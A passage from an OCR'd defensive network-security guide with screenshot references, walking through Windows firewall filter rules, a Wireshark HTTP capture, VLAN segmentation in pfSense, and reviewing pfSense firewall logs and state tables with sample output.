
3) Right click on WAN and select "Properties"




4) Select FTP Server and select "Edit"




You can now edit the IP address



5) Uncheck any protocols you do not need select e.g.: internet Mail Server (SMTP), Post-Office Protocol Version 3 (POP3), and Telnet Server and select "Apply"




6) To add protocols, select "Add"




7) Enter the destination of service, incoming port, IP address and outgoing port.


8) Select OK




9) Right Click on FIREWALL 2(local) → All Tasks → Restart




10) Open the Kali Linux Command terminal and type "Wireshark" and select Enter




11) Once in Wireshark select "Capture" →"Interfaces"



12) Ensure eth0 is checked and select "Start"



13) Type http in the filter box and select "Apply" to view all http traffic




No.	Time	Source	Destination	Protocol	Length	Info
354	127.3512090	216.1.1.200	239.255.255.250	SSDP	475	NOTIFY * HTTP/1.1
355	127.3512180	216.1.1.200	239.255.255.250	SSDP	475	NOTIFY * HTTP/1.1
356	127.3661910	216.1.1.200	239.255.255.250	SSDP	484	NOTIFY * HTTP/1.1
357	127.3661970	216.1.1.200	239.255.255.250	SSDP	484	NOTIFY * HTTP/1.1
358	127.3663950	216.1.1.200	239.255.255.250	SSDP	539	NOTIFY * HTTP/1.1
359	127.3663960	216.1.1.200	239.255.255.250	SSDP	539	NOTIFY * HTTP/1.1
360	127.3665530	216.1.1.200	239.255.255.250	SSDP	527	NOTIFY * HTTP/1.1
361	127.3665550	216.1.1.200	239.255.255.250	SSDP	527	NOTIFY * HTTP/1.1
362	127.3667290	216.1.1.200	239.255.255.250	SSDP	555	NOTIFY * HTTP/1.1
363	127.3667300	216.1.1.200	239.255.255.250	SSDP	555	NOTIFY * HTTP/1.1
364	127.3668800	216.1.1.200	239.255.255.250	SSDP	541	NOTIFY * HTTP/1.1

Firewalls: Blocking, Allowing, and Filtering Traffic

Windows


Use Routing and Remote Access to configure firewall traffic

1) Open Routing and Remote Access




From here, the traffic can be controlled through the WAN and LAN networks

2) Right-click on WAN and select "Properties"




3) Select "Services and Ports"


From here you can add or edit rules




4) To Filter packets, select "General"




5) Right-click on the network you want to filter and select "Properties"




6) Select "Inbound Filters" or "Outbound Filters"




7) Select "New"






NOTE: The "Filter action" this will either allow or block the select packets



8) Fill in the information and select "OK"




Segmenting Networks

Virtual Local Area Networks are configured to route all traffic crossing the network through the firewall.


The VLAN will be configured using **pfSense**

1) Navigate to pfSense
2) Select "Interfaces" and "assign" (the first option) and select the VLANs tab at the top


3) Select the plus button to add the VLAN




4) Select the parent interface, enter the "VLAN tag" and "description", and select "Save"




Your list of VLANs will now be listed



5) To assign the VLAN to the interface select "Interface Assignments"



6) Select the VLAN you want to add to "Available Network Ports" and select the plus sign button to the right



You will be notified that the interface has been added

Importance of segmentation:

- Prevents an attacker from moving around the network and accessing information and services
- Mitigates threats if an attacker has compromised a workstation and attempts remote access to a server

- Can benefit the company when auditing and setting up alerts of malicious intrusion
- Assists when reacting to threats in the network

(*Implementing Network Segmentation and Segregation | Cyber.Gov.Au*, n.d.)

Guidelines for Implementation of Methods for Detecting Threats


pfSense

The logs will allow the organization to detect threats as soon as they occur, minimize damage, and make network adjustments to prevent future threats.


1) Within pfSense, select "Diagnostics"

There will be a list of tools that can be utilized to detect threats and suspicious activity

2) Select "System Activity"



3) Select the "Firewall" tab and review the firewall logs



Act	Time	If	Source	Destination	Proto
	Sep 5 07:07:56	WAN	192.168.12.11:138	192.168.12.255:138	UDP
	Sep 5 07:08:44	WAN	175.45.176.200:138	175.45.176.255:138	UDP
	Sep 5 07:10:32	WAN	192.168.1.10:137	192.168.1.255:137	UDP
	Sep 5 07:12:24	WAN	192.168.12.11:138	192.168.12.255:138	UDP
	Sep 5 07:12:29	WAN	192.168.1.102:138	192.168.1.255:138	UDP
	Sep 5 07:14:28	WAN	0.0.0.0:68	255.255.255.255:67	UDP
	Sep 5 07:15:39	WAN	192.168.1.10:138	192.168.1.255:138	UDP
	Sep 5 07:15:39	WAN	192.168.1.10:137	192.168.1.255:137	UDP
	Sep 5 07:16:03	WAN	175.45.176.200:137	175.45.176.255:137	UDP
	Sep 5 07:16:54	WAN	169.254.128.126:138	169.254.255.255:138	UDP
	Sep 5 07:16:54	LAN	169.254.128.126:138	169.254.255.255:138	UDP
	Sep 5 07:17:28	WAN	192.168.1.102:138	192.168.1.255:138	UDP

The firewall logs will provide information about sources and destinations of IP addresses, protocols, and port numbers. These logs can be sued alongside SIEM to investigate and detect attacks.

4) Under "Diagnostics," select "States Summary"

Diagnostics: State Table Summary

By Source IP

IP	# States	Proto	# States	Src Ports	Dst Ports
127.0.0.1	6				
		udp	6	3	1
175.45.176.200	1				
		udp	1	1	1
192.168.1.10	20				
		tcp	5	5	1
		udp	15	2	2
192.168.1.254	6				
		udp	6	6	1
203.0.113.100	1				
		icmp	1	1	1

By Destination IP

IP	# States	Proto	# States	Src Ports	Dst Ports
127.0.0.1	6				
		udp	6	3	1
128.9.0.107	2				
		udp	2	1	1
175.45.176.255	1				
		udp	1	1	1
192.33.4.12	2				

Total per IP

IP	# States	Proto	# States	Src Ports	Dst Ports
127.0.0.1	12				
		udp	12	3	1
128.9.0.107	2				
		udp	2	1	1
175.45.176.200	1				
		udp	1	1	1
175.45.176.255	1				
		udp	1	1	1
192.33.4.12	2				
		udp	2	1	1
192.58.128.30	2				
		udp	2	1	1
192.112.36.4	2				
		udp	2	1	1

By IP Pair

IP	# States	Proto	# States	Src Ports	Dst Ports
203.0.113.100 -> 203.0.113.254	1				
		icmp	1	1	1
192.168.1.10 -> 192.168.1.254	5				
		tcp	5	5	1
192.168.1.10 -> 202.12.27.33	2				
		udp	2	1	1
192.168.1.10 -> 128.9.0.107	2				
		udp	2	1	1
192.168.1.10 -> 192.33.4.12	2				
		udp	2	1	1
175.45.176.200 -> 175.45.176.255	1				
		udp	1	1	1
192.168.1.10 -> 192.203.230.10	2				
		udp	2	1	1
192.168.1.10 -> 193.0.14.129	2				

The State Table Summary provides an in-depth analysis of the state table and the connections. It allows admins to monitor the information about active connections allowed by the current firewall rules. (*System Monitoring — Firewall States — States Summary | pfSense Documentation*, n.d.)

Intrusion Detection

